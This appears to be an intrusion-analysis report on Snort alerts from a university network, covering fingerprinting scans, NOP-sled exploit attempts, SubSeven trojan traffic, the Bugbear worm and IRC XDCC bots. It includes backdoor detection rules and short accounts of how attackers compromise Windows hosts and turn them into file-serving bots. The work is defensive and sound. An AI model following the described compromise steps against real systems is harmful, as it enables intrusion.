It should be noted that Snort discussions have indicated that this alert is prone to false positives due to the use of cookies or SSL by the website.

Typical Snort Alert:
01/06-09:21:17.812818 [**] spp_http_decode: CGI Null Byte attack detected [**]
MY.NET.87.107:1362 -> 206.65.183.140:80

Possible Triggering Snort Rule: None, triggered by Snort's http decode preprocessor

Statistics
Top 10 Host Pairs:
$ grep "Null Byte" .DelimitedAndSorted | awk -F ";" '{print $3,$5,$6}' | sort | uniq -c | sort -rn | head

```
   228  MY.NET.90.242  209.185.162.149 80
   206  MY.NET.83.53  192.151.53.10 80
   182  MY.NET.86.124  66.37.219.2 80
```

129 35.10.87.70 **MY.NET.99.36** 80
120 MY.NET.99.148 66.129.106.116 80
83 MY.NET.90.148 64.14.122.229 80
71 MY.NET.82.22 192.151.53.10 80
70 193.10.173.142 **MY.NET.99.36** 80
63 MY.NET.90.115 66.135.192.226 80
45 MY.NET.81.58 66.135.208.200 80

Analysis
We do not know if the internal web servers are using cookies or SSL, so we cannot validate any potential false positives. However, based on the Host Profile created, we have a high degree of confidence that attacks against **MY.NET.99.36** should be considered real attacks, since this host was identified as a web server. This host received attacks from only two hosts, both listed in the top ten, and accounts for 8.5% of these alerts. Correlating with other alerts, **MY.NET.99.36** received a relatively large amount of IIS Unicode attacks as well, further increasing the likelihood that it is a true web server, and in need of vigilant patch updating. Interestingly, the other identified web server, **MY.NET.70.207**, did not receive any of these attacks. The sources of these alerts are predominantly internal hosts, which indicates either misuse or compromise, false positives notwithstanding.

Correlations
With Other Alerts:
$ awk -F ";" '/MY\.NET\.99\.36/ {print $2,$6}' .DelimitedAndSorted | sort | uniq -c | sort -rn | head
1387 spp_http_decode - **IIS Unicode attack detected** 80
199 spp_http_decode - CGI Null Byte attack detected 80
18 EXPLOIT x86 setuid 0 80
2 EXPLOIT x86 setgid 0 80

None of the top 10 internal hosts or **MY.NET.99.36** showed up in the Scans or OOS logs

http://www.wiretrip.net/rfp/p/doc.asp/i2/d37.htm
Daniel Russell, GCIA
http://www.insecure.org/news/P55-07.txt
http://www.snort.org/docs/faq.html#4.12

Recommendations
Ensure that web server **MY.NET.99.36** is a hardened machine, with current patch level applied. All web CGI programs must be checked for insecurities via scanners (such as Rain Forest Puppy's **Whisker**) to see if they are tempting targets for hackers. Recommendations for dealing with CGI attacks are presented in http://www.sans.org/rr/threats/CGI_basics.php. All internal hosts listed in the Top 10 Source Hosts should be checked for signs of compromise or misuse.

Queso fingerprint (2227 alerts, 1% of total alerts Severity: Medium)

Description
This alert indicates that an attacker is using the queso tool to actively "fingerprint" the operating system running on a target machine. The attacker sends illegal combinations of TCP flags and reserved bits to a target. Different operating systems will respond differently to these combinations, and by evaluating the response received, the attacker can deduce the operating system running at his target. Knowing the target's operating system will assist the attacker in choosing exploits in the next phase of attack that take advantage of any weaknesses in that platform.

Typical Snort Alert
01/06-00:01:50.239384 [**] Queso fingerprint [**] 65.214.36.150:49339 -> MY.NET.99.85:80

Possible Triggering Snort Rule

alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS29/scan_probe-Queso Fingerprint attempt"; ttl: >225; flags: S12; classtype: info-attempt; reference: arachnids,29;)

Statistics

$ grep "Queso" .DelimitedAndSorted | awk -F ";" '{print $3,$5,$6}' | sort | uniq -c | sort -rn | head

```
341  194.106.96.8  MY.NET.70.231 80
296  133.11.36.54  MY.NET.130.12 80
107  65.214.36.151  MY.NET.134.11 80
 69  209.47.251.30  MY.NET.6.40 25
 67  133.11.36.49  MY.NET.99.85 80
 52  209.47.251.20  MY.NET.6.40 25
 51  209.47.251.21  MY.NET.6.40 25
 51  209.47.251.18  MY.NET.6.40 25
 51  209.47.251.16  MY.NET.6.40 25
 50  209.47.251.24  MY.NET.6.40 25
```

Analysis

The scans seem to be targeting common ports, such as web (80) and mail (25) servers. The top attackers and targeted hosts are in **bold**. Host **MY.NET.6.40** actually received the largest number of attacks, all to port 25. This directly correlates to the Host Profile, which identified it as a mail server, so it would appear that this host's function is well known, and being targeted for exploit. This is further supported by correlations with other alerts targeting this machine, such as Nmap and Watchlist alerts, which are typically indicative of high-traffic hosts. The Scans logs also show traffic exclusively directed at port 25 for this machine. The other targeted hosts were not identified as web servers by the initial Host Profile, but given the high amount of effort being made to target them as web servers, they should be treated as such.

Whitehats.com notes, "There are reported incidents where legitimate traffic may cause an intrusion detection system to raise "false positive" alerts for this event. The following details have been reported:
Old reserved and unused bits are, since RFC 2461, used for QOS (respectively ECN and CWR). So these bits used doesn't mean an obvious SCAN any more. -db Max: However the signature now checks for high TTL also, which will usually only be the case for queso-generated packets, as Linux standard initial TTL is 64."

An example packet dump of the this signature (not from the logs):

```
12/22-13:40:07.346966 source:16720 -> target:80
TCP TTL:255 TOS:0x10 ID:48057
S*****21 Seq: 0x61FFCC46   Ack: 0x0   Win: 0x1234
```

Correlations

With other Alerts:

$ awk -F ";" '/MY\.NET\.6\.40/ {print $2}' .DelimitedAndSorted | sort | uniq -c | sort -rn | head

```
1051  Queso fingerprint
  50  Watchlist 000220 IL-ISDNNET-990517
  39  Port 55850 tcp - Possible myserver activity - ref. 010313-1
  24  Watchlist 000222 NET-NCFC
  24  High port 65535 tcp - possible Red Worm - traffic
   4  NMAP TCP ping!
```

$ awk -F ";" '/MY\.NET\.70\.231/ {print $2}' .DelimitedAndSorted | sort | uniq-c | sort -rn | head

```
341  Queso fingerprint
 55  Port 55850 tcp - Possible myserver activity - ref. 010313-1
 11  Null scan!
  6  IDS552/web-iis_IIS ISAPI Overflow ida nosize
  1  spp_http_decode -  IIS Unicode attack detected
```

```
$ awk -F ";" '/MY\.NET\.130\.12/ {print $2}' .DelimitedAndSorted | sort | uniq-c | sort -rn | head
   296  Queso fingerprint
    10  IDS552/web-iis_IIS ISAPI Overflow ida nosize
     2  Port 55850 tcp - Possible myserver activity - ref. 010313-1
     1  spp_http_decode -  IIS Unicode attack detected
     1  EXPLOIT x86 stealth noop
     1  EXPLOIT x86 NOOP
$ awk -F ";" '/MY\.NET\.134\.11/ {print $2}' .DelimitedAndSorted | sort | uniq-c | sort -rn | head
   542  SMB Name Wildcard
   107  Queso fingerprint
     1  Watchlist 000220 IL-ISDNNET-990517
     1  External RPC call
```

With Scans:
The Scans logs for these machines show traffic to the following ports:
MY.NET.70.231 (epmap, web, ftp), MY.NET.130.12 (web, ftp), MY.NET.134.11 (web, ftp, NetBIOS, epmap).
Host 65.214.36.151 targeted MY.NET.134.11 in both Alerts and Scans logs on port 80.

With OOS:
OOS logs confirmed **194.106.96.8** targeting **MY.NET.70.231** on port 80, **133.11.36.54** targeting **MY.NET.130.12** on port 80, **65.214.36.151** targeting **MY.NET.134.11** on port 80, and **209.47.251.X** targeting **MY.NET.6.40** on port 25.

This exploit is a candidate for inclusion in the CVE list: CAN-1999-0454 - A remote attacker can sometimes identify the operating system of a host based on how it reacts to some IP or ICMP packets, using a tool such as nmap or queso.

This exploit is discussed at:

- The arachNIDS Intrusion Event Database at http://www.whitehats.com/info/IDS29
- A summary from Network Ice at http://advice.networkice.com/Advice/Intrusions/2000313/default.htm
- An article on Remote OS detection via TCP/IP Stack FingerPrinting by Fyodor at http://www.insecure.org/nmap/nmap-fingerprinting-article.html
- User discussions for preventing Queso from fingerprinting your systems: http://www.shmoo.com/mail/fw1/oct98/msg00971.html

This alert was observed in many other analysts' reports, including:
Lorraine Weaver http://www.giac.org/practical/Lorraine_Weaver_GCIA.zip
Mark Evans at http://www.sans.org/y2k/practical/Mark_Evans_GCIA.zip
David singer at http://www.sans.org/y2k/practical/David_Singer_GCIA.doc
Guy Bruneau at http://www.sans.org/y2k/practical/Guy_Bruneau.doc

Recommendations
A network administrator should evaluate the packets that triggered this alert to verify whether or not they are false positives. IDS should continue to monitor for these scans. Host **MY.NET.6.40** should be protected from smtp-related exploit attempts by keeping patches updated. If hosts **MY.NET.70.231, MY.NET.130.12,** and **MY.NET.134.11** are verified by a system administrator to be web servers, they should be hardened as well. Recommendations for the respective alerts that each host received should also be followed. For example, **MY.NET.134.11** received a large number of SMB Wildcard alerts, and should be hardened to prevent such NetBIOS reconnaissance from leading to exploits. Host **65.214.36.151** should be placed on a watchlist, as it showed up targeting **MY.NET.134.11** on port 80 in both sets of logs.

EXPLOIT x86 NOOP (2107 alerts, 1% of total alerts Severity: Medium)

Description

This event may indicate that a string of the character 0x90 was detected. Depending on the context, this usually indicates the NOP operation in x86 machine code. Many remote buffer overflow exploits send a series of NOP (no-operation) bytes to pad their chances of successful exploitation.

Typical Snort Alert

01/06-03:15:31.965893 [**] EXPLOIT x86 NOOP [**] 141.158.53.167:61305 -> MY.NET.27.210:4077

Possible Triggering Snort Rule

alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS181/shellcode_shellcode-x86-nops"; flags: A+; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; classtype: system-attempt; reference: arachnids,181;)

Statistics

$ grep "EXPLOIT x86 NOOP" .DelimitedAndSorted | awk -F ";" '{print $3,$5}' | sort | uniq -c | sort -rn | head

467 **81.49.110.119** MY.NET.150.210
306 81.49.110.119 MY.NET.198.239
287 **80.13.63.87** MY.NET.86.33
258 80.13.63.87 MY.NET.150.210
173 81.49.115.65 MY.NET.150.207
162 80.14.111.156 MY.NET.150.210
88 140.90.198.134 MY.NET.154.27
86 80.230.207.16 **MY.NET.150.216** **Port 445**
65 12.247.202.198 **MY.NET.88.163** **Port 445**
48 128.192.185.146 MY.NET.150.207

Analysis

These attacks appear to be somewhat targeted to specific hosts; 6 of the top 10 targets are from the MY.NET.150.X subnet. Additionally, source hosts 81.49.110.119 and 80.13.63.87 seem particularly active, accounting for the top 4 host pairs. **80.13.63.87** shows up in the Scans logs, scanning for port 445 on MY.NET.150.210, MY.NET.150.207, and MY.NET.88.163. The somewhat targeted nature of the alerts indicates that prior reconnaissance was done to narrow the list of potential victim hosts. If hosts in the MY.NET.150.X subnet are in fact x86 machines, then these attacks are real; the Host Profile list seems to indicate that the attacks against **MY.NET.150.216** and **MY.NET.88.163** are real, since both are running Microsoft SMB services over port 445, presumably on a x86 machine. It is assumed that other Microsoft machines are on the MY.NET.150.X subnet, and are just as susceptible to exploit.

Specific to port 445, a buffer overflow vulnerability with the LANMAN service on Microsoft Windows 2000 allows remote attackers to cause a denial of service (CPU/memory exhaustion) via a stream of malformed data to port 445.

MY.NET.150.216	445	Microsoft-DS
MY.NET.88.163	445	Microsoft-DS

Correlations

With Other Alerts:

$ awk -F ";" '/MY\.NET\.150\.216/ {print $2}' .DelimitedAndSorted | sort | uniq -c | sort -rn | head
91 EXPLOIT x86 NOOP
50 Watchlist 000220 IL-ISDNNET-990517
1 TFTP - Internal UDP connection to external tftp server
$ awk -F ";" '/MY\.NET\.88\.163/ {print $2}' .DelimitedAndSorted | sort | uniq-c | sort -rn | head

65 EXPLOIT x86 NOOP
15 IRC evil - running XDCC

With Scans: All internal hosts in the top 10 were scanned for port 445, among other ports.

With OOS:
Hosts **MY.NET.150.210, MY.NET.198.239, MY.NET.86.33, MY.NET.150.207** were sent packets to port 113, a Unix/Linux Authentication Service.

ARIN/RIPE lookup for **80.13.63.87** and **81.49.110.119: (same ISP for both)**

% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html
inetnum: 80.13.63.0 - 80.13.63.255
netname: IP2000-ADSL-BAS
descr: BSBGN112 Boulogne Bloc1
country: FR
admin-c: WITR1-RIPE
tech-c: WITR1-RIPE
status: ASSIGNED PA
remarks: for hacking, spamming or security problems send mail to
remarks: postmaster@wanadoo.fr AND abuse@wanadoo.fr
remarks: for ANY problem send mail to gestionip.ft@francetelecom.com
mnt-by: FT-BRX
changed: gestionip.ft@francetelecom.com 20011119
source: RIPE
route: 80.13.0.0/16
descr: France Telecom
descr: Wanadoo Interactive
remarks: ----------
remarks: For Hacking, Spamming or Security problems
remarks: SEND A EMAIL TO abuse@wanadoo.com
remarks: ----------
origin: AS3215
mnt-by: RAIN-TRANSPAC
mnt-by: FT-BRX
changed: karim@rain.fr 20011016
source: RIPE
role: Wanadoo Interactive Technical Role
address: WANADOO INTERACTIVE
address: 48 rue Camille Desmoulins
address: 92791 ISSY LES MOULINEAUX CEDEX 9
address: FR
phone: +33 1 58 88 50 00
e-mail: abuse@wanadoo.fr
e-mail: postmaster@wanadoo.fr
admin-c: FTI-RIPE
tech-c: TEFS1-RIPE
nic-hdl: WITR1-RIPE
notify: gestionip.ft@francetelecom.com
mnt-by: FT-BRX
changed: gestionip.ft@francetelecom.com 20010504
changed: gestionip.ft@francetelecom.com 20010912
changed: gestionip.ft@francetelecom.com 20011204
source: RIPE

http://www.vnunet.com/News/1131065
http://ntsecurity.nu/papers/port445/
http://isc.incidents.org/port_details.html?port=445
http://www.uksecurityonline.com/husdg/windows2000/close445.htm
http://www.kb.cert.org/vuls/id/693099

Recommendations
Since the logs do not show all response traffic, we do not see the possible results of any successful buffer overflow attacks, but all internal destination hosts listed in the top 10 should be monitored closely for signs of compromise, such as irregular traffic to/from the machine, large amounts of scanning originating from the machine, etc, starting with **MY.NET.150.216** and **MY.NET.88.163.** The Scans logs indicate that all of these machines are targeted as Microsoft machines, so if they are vulnerable to these exploits, it is only a matter of time before they are compromised, without proper security in place. These machines should be security hardened with the latest OS and application patches, and IDS continue to monitor for signs of exploit. Additionally, firewall rulesets should be strictly enforced, preventing unnecessary services to be open to the public, such as TCP 445. Unless TCP port 445 is used for drive mapping to other Microsoft machines on the network, it should be disabled. Port 113 is used as an Authentication Service by *nix machines, and several vulnerabilities associated with this port have been documented. If any of these machines are Unix/Linux (however unlikely, based on predominant traffic to port445) they should be security hardened as well. Finally, an administrator should notify the French ISP to inform them of the targeted scans and attacks on the University network.

Possible trojan server activity (1606 alerts, <1% of total alerts Severity: High)

Description
This is an alert on the possibility of the SubSeven Trojan Horse on the internal network. SubSeven is a remote control program that affects Windows 9.X, NT, and ME hosts, and consists of three parts, server, client, and server editor. The server runs on the "victim" host, the client is used by the attacker to connect to the victim, and the server editor allows for customizing how the Trojan will infect the victim host, what ports to listen on, and whether the Trojan should delete itself after infection. Referred to as the "Trojan Horse of choice" for the misguided user, SubSeven offers an attacker a range of choices for misuse of the victim host computer, from the annoying to the destructive. Examples of annoying options provided to the attacker include: restart Windows on the victim's computer, reverse mouse buttons, record sound files from the microphone attached to the compromised machine, record images from an attached video camera, change desktop colors, open/close the CD-ROM drive, record screen shots of the victim's computer and turn the victim's monitor off/on. Examples of destructive options include: gleaning system information and cached passwords, altering registry settings, turning the victim host into a "port redirector" (which has serious implications for VPNs) and/or a port scanner.

Infection can occur through email, as an attachment a user opens, or through unprotected file shares on the hard drive, if unauthorized read and write access is permitted.

Typical Snort Alert
01/06-13:08:26.189983 [**] Possible trojan server activity [**] MY.NET.113.4:1214 -> 80.138.156.167:27374

Possible Triggering Snort Rule
This is a customized rule, possibly using one of the default Snort rules as a basis:

```
alert tcp $EXTERNAL_NET 27374 -> $HOME_NET any (msg:"BACKDOOR subseven
22"; flags: A+; content: "|0d0a5b52504c5d3030320d0a|";
reference:arachnids,485; reference:url,www.hackfix.org/subseven/;
sid:103; classtype:misc-activity; rev:4;)

alert tcp $EXTERNAL_NET 16959 -> $HOME_NET any (msg:"BACKDOOR subseven
DEFCON8 2.1 access"; content: "PWD"; content:"acidphreak"; nocase;
flags: A+; sid:107;  classtype:misc-activity; rev:4;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 27374 (msg:"MISC ramen worm
```

```
incoming"; flags: A+; content: "GET "; depth: 8;
nocase;reference:arachnids,460;)
```

SANS provides a SubSeven Trojan FAQ that provides the suggestions for signatures to alert on:

```
alert tcp $HOME_NET 1243 -> !$HOME_NET any (msg:"
TROJAN ACTIVITY-Possible SubSeven"; flags:SA;)

alert tcp any any -> any any (msg:"TROJAN ACTIVITY-Possible
SubSeven access"; content:"connected. time/date"; flags:PA;)

alert tcp !$HOME_NET any -> $HOME_NET 6776 (msg:"TROJAN ATTEMPT-
SubSeven access"; flags:S;)

alert tcp !$HOME_NET any -> $HOME_NET 6711 (msg:"TROJAN ATTEMPT-
Deep Throat/SubSeven"; flags:S;)

alert tcp !$HOME_NET any -> $HOME_NET 1243 (msg:"TROJAN ATTEMPT-
Subseven"; flags:S;)
```

Statistics

All Host Pairs:

$ grep "Possible trojan server activity" .DelimitedAndSorted | awk -F ";" '{print $3,$4,$5,$6}' | sort | uniq -c | sort -rn

965 MY.NET.91.104 **1214** 217.235.45.31 27374
552 217.235.45.31 27374 MY.NET.91.104 **1214**
17 MY.NET.179.77 **80** 163.121.34.34 27374
17 MY.NET.150.70 **80** 68.107.153.183 27374
7 163.121.34.34 27374 MY.NET.179.77 **80**
5 24.56.223.18 27374 MY.NET.113.4 **1214**
4 MY.NET.113.4 **1214** 24.56.223.18 27374
3 MY.NET.25.21 **110** 63.79.101.3 27374
3 MY.NET.179.77 **80** 204.48.169.252 27374
3 MY.NET.12.4 **110** 63.79.101.3 27374
3 211.33.240.98 1975 MY.NET.135.79 **27374**
3 194.206.161.161 27374 MY.NET.163.107 **1214**
2 MY.NET.163.107 **1214** 194.206.161.161 27374
2 MY.NET.113.4 **1214** 66.20.157.247 27374
2 68.107.153.183 27374 MY.NET.150.70 **80**
2 66.20.157.247 27374 MY.NET.113.4 **1214**
2 204.48.169.252 27374 MY.NET.179.77 **80**
2 141.158.74.38 27374 MY.NET.137.18 **6346**
1 MY.NET.91.104 **1214** 68.18.228.205 27374
1 MY.NET.113.4 **1214** 80.138.156.167 27374
1 81.72.113.117 27374 MY.NET.137.18 **6346**
1 80.138.156.167 27374 MY.NET.113.4 **1214**
1 68.18.228.205 27374 MY.NET.91.104 **1214**
1 63.79.101.3 27374 MY.NET.25.21 **110**
1 62.242.68.119 27374 MY.NET.157.33 **80**
1 216.252.164.10 27374 MY.NET.91.252 **1237**

Analysis

SubSeven poses a substantial threat to any Windows network, given that it targets the ubiquitous Windows workstation, whose user base inherently is less security aware than system administrators, and University workstations are typically “always on” Internet connections. Although SubSeven can operate on any ports specified by the hacker, some of the more common

ports that the server is configured to use are 1243, 6711, 6712, 6713 6776, 27374. In the logs, the only suspicious port associated with SubSeven was 27374.

Does this traffic fit the Trojan's profile? *Partially*
Since we are not given the alert signature, nor do we have full packet dumps of all traffic (only the alerts are logged), any analysis has limited applicability. That said, it appears that most of this traffic is due to false alarms caused by either Kazaa (1214), web (80), pop3 (110), Tsdos390 (terminal services for DOS) (1237), or Gnutella-svc (6346), with port 27374 being the ephemeral port either sending initial requests to a server or receiving traffic back from it. If a host is infected with the SubSeven Trojan, it will be *listening on port 27374*. In each of these cases, the MY.NET. host is listening on an acceptable server port, not 27374. Examining each traffic type individually:

- Kazaa: this type of traffic is generally expected on a University network, and has been seen by other analysts. Peer-to-peer traffic does, however, has its security risks, which should be evaluated further.
- Web: based on the Host Profile, none of the MY.NET. hosts sending or receiving web traffic were originally identified as web servers. However, both **MY.NET.179.77** and **MY.NET.150.70** have been seen receiving and sending traffic over port 80 for various alerts, pointing to likelihood of these being true web servers. In light of the SubSeven alerts, these are false positives, and more likely due to a web client running on port 27374.
- Pop3: Similar to web traffic, it appears that this alert is due to 27374 being the ephemeral port involved in the traffic, with the MY.NET host being the pop3 mail server.
- Tsdos390: Again, the MY.NET host is a server offering DOS terminal services. The inherent security risks associated with terminal services are another matter, but unrelated to the SubSeven Trojan alerts.
- Gnutella: See Kazaa explanation

There is one troubling line in the logs which indicates that an internal host may be infected with the SubSeven Trojan, host MY.NET.135.79, since this host was targeted on port 27374.

Is this the only alert associated with this address? *No*
grep "MY\.NET\.135\.79" .DelimitedAndSorted | awk –F ";" '{print $2}' | sort | uniq -c | sort –rn | head

```
    37  SMB Name Wildcard
     3  Possible trojan server activity
```

$ grep "MY\.NET\.135\.79" .DelimitedAndSorted | awk -F ";" '{print $2,$3,$4,$5,$6}' | sort | uniq -c | sort -rn | head

```
     3  Possible trojan server activity   211.33.240.98 1975   MY.NET.135.79 27374
     1  SMB Name Wildcard   80.25.90.118 11697   MY.NET.135.79 137
     1  SMB Name Wildcard   68.22.200.91 1044   MY.NET.135.79 137
--------------------------------<More SMB Wildcard Alerts>---------------------------------
```

Is this a false positive? *Not Determinable from logs*
It appears that this host is a Microsoft Windows machine, indicated by the Windows-specific attacks launched against it (Note: other Trojans such as Ramen, Bad Blood, and Seeker also use port 27374, but the Windows "flavor" of this host points to SubSeven as the targeted Trojan). Only 3 attempts were made to connect to the SubSeven Trojan port 272374, all by the same host, **211.33.240.98**.

Correlations
With Scans:
A search in the scans logs reveals that MY.NET.135.79 did not receive any traffic other than that to ports 135, 445, 80, 139, 1433, 21, 137, 3389.

With OOS:
MY.NET.135.79 does not show up in these logs

Lorraine Weaver indicates several Trojans associated with the port 27374 or SubSeven, and provides excellent correlative information and links
http://www.sans.org/rr/malicious/subseven.php
http://www.sans.org/resources/idfaq/subseven.php

Recommendations
Without effective firewalls or adherence to an efficient security policy, every workstation running the Windows operating system and interacting with the Internet is at risk for a SubSeven assault. User awareness and strict firewall rules are a key element to preventing infection. Up-to-date Anti-virus software can be used to scan email attachments before they are opened to help prevent infection through email, although given a University environment, the numerous machines are unlikely to be scanned by the users. The Snort rules listed above provide a basis for detecting existing scans or connection attempts to a trojaned host. For infected machines, the above-mentioned SANS references provide information on how to detect and purge the Trojan. Although the single host actually targeted on port 27374 may not be infected, the steps in these links should be followed to ensure that this alert was a false positive. On a minor note, the other services associated with this alert in the logs, such as p2p and terminal services should be evaluated for compliance with the University Acceptable Usage Policy.

Bugbear@MM virus in SMTP (2 alerts Severity: Medium)

Description
W32.Bugbear@mm is a mass-mailing worm that targets Windows hosts. It attempts to mass-mail to all email addresses harvested from a compromised host using its own SMTP engine. The subject, message and attachment name appears to be taken from the infected system. The email makes use of the "Incorrect MIME Header Can Cause IE to Execute E-mail Attachment" vulnerability in Microsoft Outlook and Microsoft Outlook Express to autoexecute on a vulnerable system, meaning the user does not have to open the attachment for it to execute. It may also send an email to an address predefined by the worm. The attachment is setup.exe, which contains the compromised computer information. It can also spread through network shares. It copies itself into the System and Startup folders as an executable, and has keystroke-logging and backdoor capabilities. It may allow unauthorized access to compromised machines. It opens a TCP port 36794 and allows the remote hacker to take control of the compromised computer. It also installs a keylogger Trojan which logs all keystrokes to a file, that can be downloaded to the attacker and inspected for sensitive information. The worm also attempts to terminate the processes of various antivirus and firewall programs. Because the worm does not properly handle the network resource types, it may flood shared printer resources, which causes them to print garbage or disrupt their normal functionality. It is written in the Microsoft Visual C++ 6 programming language and is compressed with UPX v0.76.1-1.22.

All Snort Alerts
$ grep "Bugbear" alerts | head
01/10-18:22:09.293722 [**] Bugbear@MM virus in SMTP [**] 207.69.200.226:4788 -> MY.NET.145.9:25
01/12-17:23:07.469858 [**] Bugbear@MM virus in SMTP [**] 212.187.213.86:2643 -> MY.NET.145.9:25

Possible Triggering Snort Rule: *None provided, but the following could alert on the virus signature used by the antivirus vendors:*
alert TCP $EXTERNAL any -> $INTERNAL 25 (msg: " Bugbear@MM virus in SMTP "; Dsize 50688;)

Analysis
The traffic alone is inconclusive for the worm, as it appears this traffic could be a false positive for legitimate traffic connecting to the SMTP port 25 on host MY.NET.145.9. We do not know if

MY.NET.145.9 is a mail server, and if University policy allows for mail relays to occur through this machine. A more thorough verification should be performed as described in the recommendations.

Correlations
With Other Alerts:
$ awk -F ";" '/MY\.NET\.145\.9/ {print $2}' .DelimitedAndSorted | sort | uniq -c | sort -rn | head
35 Queso fingerprint
2 Bugbear@MM virus in SMTP

With Scans: **MY.NET.145.9**: 72 SYN packets on ports 80, 135, 443, 445, 21, 25 from various hosts

With OOS: **MY.NET.145.9:** 72 packets to ports 80 and 25 from various hosts

http://securityresponse.symantec.com/avcenter/venc/data/w32.bugbear@mm.html
http://www.itc.virginia.edu/desktop/virus/results.php3?virusID=53
http://www.mycert.org.my/advisory/MA-046.102002.html

Recommendations
Turn off unnecessary services to prevent blended threats from propagating
Install all current patches on OS, applications
Apply filter on mail servers to detect and remove the worm based on:
File attachments with .exe, .bat, .scr, .vbs
File size 50688 bytes
Virus signature by various Anti-virus vendors
Isolate infected computers quickly to prevent further compromises and restore relevant data from trusted media.
Do not to open attachments unless the attachment has been scanned for virus or malicious codes.
Do not execute software that is downloaded from the Internet unless it has been scanned for viruses or downloaded from trusted sources.
Upgrade to Internet Explorer 6
For infected machines, see above links for removal information

IRC evil – running XDCC (356 alerts, <1% of total alerts Severity: Medium)

Description
IRC is a means by which people (deemed leechers) can come to congregate and download copyrighted material or other warez; IRC has a file server feature, where people can connect, view files on your machine, and download whatever you give them access to. XDCC is a "feature" of IRC file sharing which automates the listing of files being shared on the channel the IRC server is hosting, similar to other p2p sharing applications, such as Kazaa or Grokster. Large amounts of people connect to these servers, where they are all 'connected' to each other, to download files off others' hard drives.

The dangers associated with IRCs stem from the fact that XDCC hackers will scan the Internet for vulnerable machines to "root", or compromise, and set up as a warez server, or "bot", for an IRC channel. This typically entails scanning for Windows machines with file sharing enabled (port 139), then get a netbios table list of all usernames on that machine (see **SMB Wildcard** alert), and running a password cracking tool using these usernames. Once a vulnerable machine has been "rooted", the attacker will check the system resources and processes running, install the necessary programs (ftp servers, filesharing configuration editor programs) as "services" so that they start up with Windows every time the machine reboots, and "secure" the newly compromised machine, so other hackers can't steal his newly acquired resource. One of the programs installed on the bot will likely be Iroffer, which connects to a defined IRC server, joins a defined room,

serves files, and provides the option to not have a bandwidth speed limit. This bot then becomes a massive drain on the University's bandwidth resources, taking advantage of its high-speed backbone. The more hosts on the network that are turned into "bots", the more of a drain on bandwidth.

Typical Snort Alert

01/06-01:00:07.682156 [**] IRC evil - running XDCC [**] MY.NET.84.160:1052 -> 140.186.123.133:6667

Possible Triggering Snort Rule

alert tcp $EXTERNAL_NET any -> $HOME_NET 6667 (msg:"IRC evil – running XDCC"; nocase; flags: A+;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 7000 (msg:"IRC evil – running XDCC"; nocase; flags: A+;)
alert tcp $HOME_NET any -> $EXTERNAL_NET 6667 (msg:"IRC evil – running XDCC"; nocase; flags: A+;)
alert tcp $HOME_NET any -> $EXTERNAL_NET 7000 (msg:"IRC evil – running XDCC"; nocase; flags: A+;)

Statistics

$ grep "XDCC" .DelimitedAndSorted | awk -F ";" '{print $3,$5,$6}' | sort | uniq -c | sort –rn | head

92 **MY.NET.88.168** 132.74.40.10 6667
45 MY.NET.88.168 216.55.223.121 6667
33 MY.NET.88.168 24.215.6.241 6667
25 MY.NET.88.168 65.116.90.178 6667
21 **MY.NET.105.48** 128.242.65.30 6667
16 **MY.NET.84.160** 198.145.213.202 6667
15 **MY.NET.150.101** 198.163.214.2 6667
13 **MY.NET.88.163** 65.116.88.86 6667
12 MY.NET.88.168 63.151.165.236 6667
12 MY.NET.105.48 193.163.220.3 6667

Analysis

Port 6667 is the IRC server port, and port 7000 is the file server service. All of these hosts are likely involved in IRC traffic, possibly being used as bots and significantly impacting the University's bandwidth utilization. Interestingly, the alerts correlate with other x86 exploits, which involve buffer overflow or format string attacks.

Correlations

With Other Alerts:

$ awk -F ";" '/MY\.NET\.88\.168/ {print $2}' .DelimitedAndSorted | sort | uniq -c | sort -rn | head

223 IRC evil - running XDCC
4 EXPLOIT x86 setuid 0
3 EXPLOIT x86 setgid 0
3 EXPLOIT x86 NOOP

$ awk -F ";" '/MY\.NET\.84\.160/ {print $2}' .DelimitedAndSorted | sort | uniq -c | sort -rn | head

11964 TFTP - Internal TCP connection to external tftp server
26 IRC evil - running XDCC
15 EXPLOIT x86 setuid 0
3 RFB - Possible WinVNC - 010708-1
2 EXPLOIT x86 setgid 0

$ awk -F ";" '/MY\.NET\.150\.101/ {print $2}' .DelimitedAndSorted | sort | uniq -c | sort -rn | head

15 IRC evil - running XDCC
2 IDS552/web-iis_IIS ISAPI Overflow ida nosize
2 EXPLOIT x86 setuid 0

1 EXPLOIT x86 setgid 0
$ awk -F ";" '/MY\.NET\.88\.163/ {print $2}' .DelimitedAndSorted | sort | uniq-c | sort -rn | head
65 **EXPLOIT x86 NOOP**
15 IRC evil - running XDCC
$ awk -F ";" '/MY\.NET\.150\.5/ {print $2}' .DelimitedAndSorted | sort | uniq -c | sort -rn | head
11 IRC evil - running XDCC
6 IDS552/web-iis_IIS ISAPI Overflow ida nosize

With Scans: **MY.NET.88.168:** Received SYN packets to ports 135, 80, 21, 445
With OOS: None

http://www.russonline.net/tonikgin/EduHacking.html
http://www.mirc.com/ircintro.html

Recommendations
If IRC is not permitted according to the University's Acceptable Usage Policy, each internal host (those in **bold** under Statistics) should be investigated, and security measures taken.
Protection:
Set rules for each computer attached to the network, that each must log into their machine with a password and not a default Administrator account. Disable file sharing protocol on all machines. Limit firewall rules to block outgoing traffic on port 139 for all machines, or at least limit it to the LAN. Scan your networks to see which clients have file sharing enabled, or a weak password, and inform users of the problem. To check for hacked machines, look for firedaemon running by checking the current processes. Also, implementing personal firewalls on all computers isn't a bad idea, to complement the University's network firewall(s).
Clean up:
Stop the firedaemon service
Delete any shortcuts to the firedaemon service
Investigate the files the hacker uploaded to determine who he/she is (host mask, IP) by his/her config files
Don't format the hard drive first, save as a last resort
Caveats:
Hackers will try to cover up their activities. Firedaemon.exe may be named something completely different, which would also change its service name.
Configuration files are edited in notepad, and may be hidden under well-known names, using any file extension (such as .gif or .dll), as long as the contents are ASCII. Look for smaller files (around 1.5kb - 4kb), and open them with notepad to verify.
